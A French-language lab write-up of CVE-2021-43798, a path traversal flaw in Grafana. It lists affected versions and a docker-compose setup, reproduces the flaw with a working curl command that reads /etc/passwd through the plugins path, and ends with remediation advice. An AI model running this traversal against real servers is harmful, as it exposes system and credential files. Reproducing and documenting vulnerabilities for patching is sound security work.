CVE-2021-43798
1. Résumé
- Grafana est une plateforme open source prenant en charge la surveillance et la gestion des données. Dans les versions ci-dessous, il existe une vulnérabilité de type Path Traversal permettant de manipuler les chemins de fichiers à l'aide de caractères spéciaux comme ../.
- 8.0.0 et supérieur, antérieur à 8.0.7
- 8.1.0 et supérieur, antérieur à 8.1.8
- 8.2.0 et supérieur, antérieur à 8.2.7
- 8.3.0
- Le chemin vulnérable est <grafana_host_url>/public/plugins/<plugin_id>/, où <plugin_id> est l'ID du plugin installé. Vous pouvez vérifier le chemin vulnérable via la ressource suivante :
2. Configuration et exécution de l'environnement vulnérable
2.1 Environnement utilisé
2.2 Méthode d'exécution
docker-compose up -d
3. Reproduction de la vulnérabilité
- Vérification de l'écran affiché


curl --path-as-is http://localhost:3000/public/plugins/alertlist/../../../../../../../../etc/passwd a permis d'accéder à etc/passwd.
4. Conclusion (Mesures correctives)
- Si vous utilisez une version affectée par la vulnérabilité, vous devez mettre à jour vers les versions patchées 8.3.1, 8.2.7, 8.1.8, 8.0.7.
- Pour prévenir la vulnérabilité de type Path Traversal, il convient d'appliquer une méthode de liste blanche n'autorisant l'accès qu'aux chemins autorisés, et d'effectuer une validation des entrées utilisateur ainsi qu'une normalisation des chemins afin de restreindre les accès anormaux aux chemins tels que les remontées de répertoire (../).
Références
 lim-ahmin/cve-2021-43798

